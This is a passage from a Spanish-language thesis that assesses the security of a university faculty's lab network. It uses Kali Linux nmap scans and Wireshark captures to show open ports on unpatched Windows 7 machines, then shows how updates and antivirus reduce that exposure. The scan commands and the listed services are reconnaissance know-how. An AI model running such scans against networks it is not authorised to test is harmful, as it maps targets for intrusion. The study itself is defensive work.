


Figura 7-4: Conexión de la computadora con el SO Kali Linux

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Cabe mencionar que en la red se encuentran funcionando dos capturadores de tráfico, por una parte, Kali Linux y por otro lado Wireshark, que son necesarios para las comprobaciones correspondientes. En la siguiente figura se muestra lo dicho.




Figura 8-4: Capturadores de tráfico Kali Linux y Wireshark

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Para demostrar que el SO Kali Linux se encuentra funcional en cuanto a la conexión con el internet y la red se refiere, se procede a ejecutar el comando *ping* hacia una página de internet, en este caso *www.google.com*, como se muestra en la Figura 9-4.

```
┌──(kali㉿kali)-[~]
└─$ ping www.google.com
PING www.google.com (172.217.2.196) 56(84) bytes of data.
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=1 ttl=128 time=71.9 ms
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=2 ttl=128 time=66.7 ms
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=3 ttl=128 time=67.4 ms
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=4 ttl=128 time=70.2 ms
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=5 ttl=128 time=65.2 ms
64 bytes from iad23s23-in-f196.1e100.net (172.217.2.196): icmp_seq=6 ttl=128 time=78.9 ms
^C
--- www.google.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5028ms
rtt min/avg/max/mdev = 65.199/70.050/78.900/4.532 ms

┌──(kali㉿kali)-[~]
└─$
```

Figura 9-4: Verificación de conexión desde Kali Linux hacia la red.

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Tras la ejecución del comando para corroborar si existe el correcto acceso al internet y la red, se puede observar en la figura anterior los resultados obtenidos; evidenciando 6 paquetes trasmitidos, 6 paquetes recibidos y 0 perdidos, lo que permite considerar que existe una conexión exitosa.

4.4.3. Pre y Post Implementación del modelo híbrido en los Sistemas Operativos

Para demostrar la pre y post implementación del modelo híbrido en cada uno de los activos que obtuvieron un nivel de riesgo alto y que están sujetos al otorgamiento del control propuesto, se mostrará una situación inicial, en donde se proporcionará las características actuales que poseen los activos, siendo el primero a ser sometido a estos procedimientos el sistema operativo para continuar con los antivirus, navegadores web y paquete ofimático.

Con la simulación lista para comenzar con la demostración, se utilizó el comando *nmap -sP* más la dirección IP de la red, que sirvió para escanear la red y listar los equipos que se encuentren activos en esta como se muestra en la Figura 10-4. Cabe recalcar que las direcciones IP utilizadas en la simulación son las mismas que se encuentran hábiles en la intranet real de la FIE, que es 172.16.1.*.




Figura 10-4: Escaneo de equipos activos en la red

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En base a la información otorgada con la ejecución del comando anterior se puede corroborar que existen cuatro equipos activos con sus respectivas direcciones IP. Es de relevancia mencionar que los tres primeros equipos tienen instalado el sistema operativo Windows 7 y no contemplan entre sus recursos algún programa de protección de terceros (antivirus), estas características hacen referencia a la situación inicial y al estado y funcionamiento actual.

El ultimo equipo a diferencia de los otros, ya posee la actualización pertinente en cuanto a su sistema operativo se refiere, adicional a esto ya tiene instalado un programa antimalware de terceros; controles recomendados en el tratamiento de los riesgos del modelo híbrido.

Conocidos los equipos que se encuentran activos en la red se procede con la ejecución del comando *Nmap -sV* que permite observar a detalle todos los puertos abiertos en cada uno de los computadores activos. El formato del comando es de esta manera: *nmap -sV* más la dirección IP de la red, que es la *172.16.1.*.*.

A continuación, se puede observar los resultados obtenidos de cada uno de los equipos que fueron sometidos a la ejecución del comando mencionado anteriormente. Entre la información que permite conocer este procedimiento se tiene la dirección IP, latencia, puertos cerrados y los puertos abiertos con su respectivo número y protocolo, y que pueden ser accesos ideales para las personas que quieran realizar algún tipo de delito dentro de la red.

EQUIPO 1

```
┌──(kali㉿kali)-[~]

└─$ nmap -sV 172.16.1.*                                                    130×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-03 23:45 EST
Nmap scan report for 172.16.1.2 (dirección IP del equipo activo)
Host is up (0.039s latency).  (estado:activo)
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (unknown banner: s64cachedns 3.25.18) (determinar vulnerabilidad-puerto 53 abierto)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.92%I=7%D=2/3%Time=61FCAF94%P=x86_64-pc-linux-gnu%r(DNSVe
SF:rsionBindReqTCP,40,"\0>\0\x06\x81\x80\0\x01\0\x01\0\0\0\0\x07version\x0
SF:4bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x14\x13s64cachedns\x2
SF:03\.25\.18");
```

EQUIPO 2

```
Nmap scan report for 172.16.1.128 (dirección IP del equipo activo)
Host is up (0.044s latency). (estado:activo)
Not shown: 991 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
(determinar vulnerabilidad-puerto 22 abierto-conexión remota por consola)
80/tcp   open  http    Python/3.8 aiohttp/3.7.4.post0 (determinar vulnerabilidad)
5001/tcp open  telnet  Cisco or Actiontec MI424WR router telnetd (determinar vulnerabilidad)
5002/tcp open  telnet  Cisco or Actiontec MI424WR router telnetd (determinar vulnerabilidad)
5003/tcp open  telnet  Cisco or Actiontec MI424WR router telnetd (determinar vulnerabilidad)
5004/tcp open  telnet  Cisco or Actiontec MI424WR router telnetd (determinar vulnerabilidad)
5900/tcp open  vnc     VNC (protocol 3.8) (determinar vulnerabilidad)
5901/tcp open  vnc     VNC (protocol 3.8) (determinar vulnerabilidad)
5902/tcp open  vnc     VNC (protocol 3.8) (determinar vulnerabilidad)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=2/3%Time=61FCAF8F%P=x86_64-pc-linux-gnu%r(GetRe
SF:quest,CC,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/plain;\x20
SF:charset=utf-8\r\nLocation:\x20/static/web-ui/bundled\r\nContent-Length:
```

```
SF:\x2010\r\nDate:\x20Fri,\x2004\x20Feb\x202022\x2004:46:06\x20GMT\r\nServ
SF:er:\x20Python/3\.8\x20aiohttp/3\.7\.4\.post0\r\n\r\n302:\x20Found")%r(H
SF:TTPOptions,F0,"HTTP/1\.0\x20403\x20Forbidden\r\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\r\nContent-Length:\x2076\r\nDate:\x20Fri,\x2004\
SF:x20Feb\x202022\x2004:46:06\x20GMT\r\nServer:\x20Python/3\.8\x20aiohttp/
SF:3\.7\.4\.post0\r\n\r\nCORS\x20preflight\x20request\x20failed:\x20origin
SF:\x20header\x20is\x20not\x20specified\x20in\x20the\x20request")%r(RTSPRe
SF:quest,BD,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/p
SF:lain;\x20charset=utf-8\r\nContent-Length:\x2023\r\nDate:\x20Fri,\x2004\
SF:x20Feb\x202022\x2004:46:06\x20GMT\r\nServer:\x20Python/3\.8\x20aiohttp/
SF:3\.7\.4\.post0\r\n\r\ninvalid\x20constant\x20string")%r(X11Probe,CB,"HT
SF:TP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20cha
SF:rset=utf-8\r\nContent-Length:\x2037\r\nDate:\x20Fri,\x2004\x20Feb\x2020
SF:22\x2004:46:06\x20GMT\r\nServer:\x20Python/3\.8\x20aiohttp/3\.7\.4\.pos
SF:t0\r\n\r\nBad\x20status\x20line\x20'invalid\x20HTTP\x20method'")%r(Four
SF:OhFourRequest,B2,"HTTP/1\.0\x20404\x20Not\x20Found\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nContent-Length:\x2014\r\nDate:\x20Fri,\
SF:x2004\x20Feb\x202022\x2004:46:06\x20GMT\r\nServer:\x20Python/3\.8\x20ai
SF:ohttp/3\.7\.4\.post0\r\n\r\n404:\x20Not\x20Found")%r(RPCCheck,CB,"HTTP/
SF:1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charse
SF:t=utf-8\r\nContent-Length:\x2037\r\nDate:\x20Fri,\x2004\x20Feb\x202022\
SF:x2004:46:11\x20GMT\r\nServer:\x20Python/3\.8\x20aiohttp/3\.7\.4\.post0\
SF:r\n\r\nBad\x20status\x20line\x20'invalid\x20HTTP\x20method'")%r(DNSVers
SF:ionBindReqTCP,CB,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nContent-Type:\x
SF:20text/plain;\x20charset=utf-8\r\nContent-Length:\x2037\r\nDate:\x20Fri
SF:,\x2004\x20Feb\x202022\x2004:46:11\x20GMT\r\nServer:\x20Python/3\.8\x20
SF:aiohttp/3\.7\.4\.post0\r\n\r\nBad\x20status\x20line\x20'invalid\x20HTTP
SF:\x20method'");
Service Info: OS: Linux; Device: broadband router; CPE: cpe:/o:linux:linux_kernel,
cpe:/h:actiontec:mi424wr
```

EQUIPO 3

```
Nmap scan report for 172.16.1.129 (dirección IP del equipo activo)
Host is up (0.0035s latency). (estado:activo)
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0) (determinar vulnerabilidad)
135/tcp   open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn (determinar vulnerabilidad)
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
(determinar vulnerabilidad-Microsoft Win7)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) (determinar vulnerabilidad)
```

```
49152/tcp open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
49153/tcp open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
49154/tcp open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
49155/tcp open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
49156/tcp open  msrpc        Microsoft Windows RPC (determinar vulnerabilidad)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows (firewall no está funcionando)
```

EQUIPO 4

```
Nmap scan report for 172.16.1.132 (dirección IP del equipo)
Host is up (0.00011s latency). (estado:activo)
All 1000 scanned ports on 172.16.1.132 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused) (todos los puertos están cerrados-firewall funcionando)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 256 IP addresses (4 hosts up) scanned in 67.98 seconds
```

En un ejemplo en concreto, cualquier individuo que ejecute este tipo de ataque en sólo una de las computadoras activas, conocerá a detalle los puertos abiertos existentes para hacer uso de ellos e infiltrarse a la red y realizar algún tipo de asalto a la misma; que resultaría en efecto perjudicial para los recursos e información de la facultad.

Con el procedimiento realizado para listar los puertos abiertos en las computadoras activas de la red, se corroboró que las máquinas que no contemplan las respectivas actualizaciones del sistema operativo y un programa antivirus instalado diferente al que provee Windows 7, no son capaces de detectar el escaneo de puertos realizado, lo que implica que la red está altamente expuesta a la materialización de una amenaza y el daño que conlleva esta.

También se pudo demostrar que la computadora que si posee el sistema operativo actualizado (Windows 10) tiene cada uno de sus puertos cerrados. Lo que nos lleva a la conclusión de que al implementar las actualizaciones en su software y la instalación de programa de protección de terceros ayudan en la tarea de detectar y frenar este tipo de ataques aminorando los riesgos de materialización de las amenazas en la red.

Ahora se realizará un escaneo de puertos profundo con el comando *nmap -o*, que permite observar más particularidades de los equipos activo de la red, como: la dirección MAC, el sistema operativo vigente, la versión del parche de seguridad, entre otras.




Figura 11-4: Escaneo profundo de equipos activos en la red

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Con la ayuda de este comando se pudo evidenciar los eslabones débiles que existen en el equipo, comenzando por los puertos abiertos y demás detalles del sistema que pueden servir como ventajas a ser utilizadas para perpetrar fácilmente a la red.

Además, en base a este procedimiento se pudo confirmar nuevamente que el talón de Aquiles en cuanto a la seguridad de la red se refiere es el sistema operativo Windows 7, que se encuentra instalado en las computadoras de los laboratorios de la facultad. Este software actualmente no está a la par con las actualizaciones de seguridad que surgen a diario y que a comparación con el malware que avanza a pasos agigantados en su manera de perpetrar a la red y causar daños en las organizaciones; resulta la FIE un blanco fácil para atacar.

Un ejemplo de ello es la versión de parche utilizada por este sistema, que es el Service Pack 1 y que resulta de gran ayuda en cuanto a mejorar el rendimiento, seguridad y compatibilidad con las nuevas tecnologías en hardware y software se refiere. Actualmente ha sido sustituido por su nueva versión, el Service Pack 2 que reside en los sistemas operativos más recientes permitiendo que su nivel de seguridad sea el propicio para la facultad y su red.

Según el portal oficial de la compañía Microsoft, informa que el fin del ciclo para brindar soporte al SO Windows 7 finalizó el 14 de enero de 2020, esta empresa se comprometió a brindar 10 años de soporte técnico a esta versión cuando salió al mercado el 22 de octubre de 2009. En resumidas cuentas, el lapso de 10 años ha finalizado y como era de esperarse Microsoft ha dejado de ofrecer la ayuda técnica necesaria. (Microsoft, 2020).

Con este antecedente claramente se debe priorizar el soporte técnico a las tecnologías más recientes y de esta manera ofrecer un ambiente más seguro cuando se hace uso de la intranet de la FIE.

Hace aproximadamente dos años la asistencia técnica y las actualizaciones de software de Windows Update que sirven para proteger a los equipos ya no están disponibles para el producto. A consecuencia de esto, Microsoft recomienda firmemente que el sistema sea migrado a una versión más actual como Windows 10 para evitar situaciones en las que se pueda necesitar el servicio o soporte técnico que ya no está disponible y prevenir cualquier tipo de ataque (Microsoft, 2020).

A pesar de evidenciar las amenazas existentes por la no actualización de los sistemas, es común que las organizaciones esperen hasta el último momento para realizar estos cambios. Además, de este inconveniente, los usuarios al conocer las vulnerabilidades de seguridad que representa el tener instalado este software, aumenta las posibilidades de concretar sus ataques y más aún si tienen una mala intención. Con esto, cada día que la organización no posea un parche de seguridad actual, es otro día para que los ciberdelincuentes encuentren nuevas vulnerabilidades a fin de violar la seguridad de la red (SoftwareONE, 2021).

4.4.4. Pre y Post Implementación del modelo hibrido en los Antivirus

Para realizar la demostración de la pre y post implementación del modelo híbrido en el segundo activo que obtuvo un nivel de riesgo alto, que es el sistema de terceros. Se realiza la instalación del antivirus en cada una de las computadoras habidas en los laboratorios pertenecientes a la facultad.

Cualquier tipo de antivirus tiene la capacidad de ayudar en la tarea de evitar o contrarrestar algún tipo de ataque, mediante una notificación avisa al equipo que está siendo víctima de esto y procede a bloquearlo a fin de mantener seguro el sistema. Cabe mencionar que el antivirus que se utilizó en el escenario simulado fue el Bitdefender.

Para comprobar la validez del control otorgado por el modelo híbrido, se ejecuta nuevamente el ataque de escaneo de puertos realizado anteriormente, pero esta vez a un equipo que tenga instalado el antivirus. Este procedimiento se puede observar en la siguiente figura.

Figura 12-4: Escaneo de puertos abiertos a un equipo con antivirus instalado

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En la Figura 12-4 se refleja que no existe ningún tipo de respuesta por parte del equipo que está siendo víctima de este ataque, esto es gracias al antivirus que fue previamente instalado y que tiene como función detectar y detener el ataque a fin de mantener protegida a la computadora, además que mediante una notificación comunica acerca del evento que está suscitando, como se puede observar en la siguiente figura.




Figura 13-4: Detección del escaneo de puertos abiertos por parte del antivirus
Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

En la figura anterior se refleja como el antivirus notifica la detección y pertinente bloqueo del ataque que se acaba de realizar, lo que demuestra que la instalación de este tipo de programas sirve en gran medida para la seguridad de una computadora y por ende de la red.

Debido a la versión del sistema operativo, se hace una tarea casi imposible tener a nuestro favor las últimas actualizaciones del producto en cuanto a sus programas y aplicaciones se refiere. Si bien es cierto las soluciones de antivirus compatibles con Windows 7 sólo se actualizan con las definiciones de virus más recientes. Aun así, esto no genera la confianza y la seguridad suficiente para realizar tareas básicas como la navegación de internet y la apertura de archivos, estos en las computadoras de los laboratorios. Con un análisis de vulnerabilidades bien logrado por un

antivirus de terceros, se evidenciará a estas y su grado de peligrosidad, como se muestra en la siguiente figura.




Figura 14-4: Análisis de vulnerabilidades con un antivirus

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Realizado el análisis de vulnerabilidades con el programa antivirus Bitdefender se puede evidenciar en los resultados obtenidos, que uno de los problemas más críticos encontrados es la falta de actualización del sistema operativo. Lo que implica que se tiene que migrar a un software más actual y con mayores prestaciones dentro de la seguridad, control propuesto por el modelo híbrido.

Finalizado el proceso de instalación y actualización de los software en el escenario simulado en GNS3 se pudo identificar claramente que el sistema operativo Windows 7 y sus utilitarios de seguridad no son confiables por la falta de soporte que conllevan estos y, además, al haber evidenciado que la instalación de un antivirus de terceros resulta una solución eficaz en la tarea de notificar y asegurar el estado de los computadores y la red, para que a posteriori no se vean comprometidos por las amenazas internas que pudieren materializarse al no poseer un sistema actualizado en todo ámbito.

4.4.5. Pre y Post Implementación del modelo hibrido en los Navegadores Web

La sola apertura de los navegadores web crea varias peticiones desconocidas por el usuario, siendo estas conocidas como complementos o utilitarios de funcionamiento y que están debidamente verificados pero también existen muchos de estos que pueden ser instalados de manera silenciosa para cometer algún tipo de delito informático como el robo o modificación de información, entre otros, ya sea a través de plugins o complementos y sin la aprobación del usuario siendo adquiridos por medios externos o fuentes desconfiables de software.

A continuación, se procede a analizar los protocolos existentes cuando se realiza la apertura de un navegador web mediante la herramienta Wireshark.




Figura 15-4: Apertura del navegador web

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Con el navegador web funcionando se comienza con el análisis de protocolos con el software Wireshark como se muestra en la Figura 16-4.




Figura 16-4: Captura de paquetes con wireshark en un navegador Web - SO Windows 7

Fuente: Realizado por: Chiriboga, Jacqueline, 2022.

Realizado el proceso de captura de datos con la herramienta Wireshark se puede visualizar que antes de mostrar la página que inicialmente se abrió, que era *www.google.com.ec*, se abrieron tres páginas más sin ningún consentimiento. También se puedo evidenciar que la versión del protocolo de encriptación en este software es la TLSv1.2, característica propia de Windows 7. Considerando que la actualización a nuevas tecnologías incluye a la encriptación también, cabe recalcar que actualmente existe una nueva versión vigente que es la TLSv1.3, incluida en el sistema operativo Windows 10.

En base a los datos obtenidos del último procedimiento realizado se comprueba nuevamente que se está cediendo en seguridad, al poseer este tipo de características rezagadas en los sistemas operativos de los equipos habidos en los laboratorios.

Implementado el control de actualización de software propuesto por el modelo híbrido se podrá evidenciar que estas falencias desaparecen mediante la realización del mismo procedimiento de análisis con Wireshark, pero teniendo como objeto de estudio una computadora con el SO Windows 10.

Se procede a realizar el mismo análisis de captura de paquetes en la computadora con Windows 10 como se puede observar en la siguiente figura.

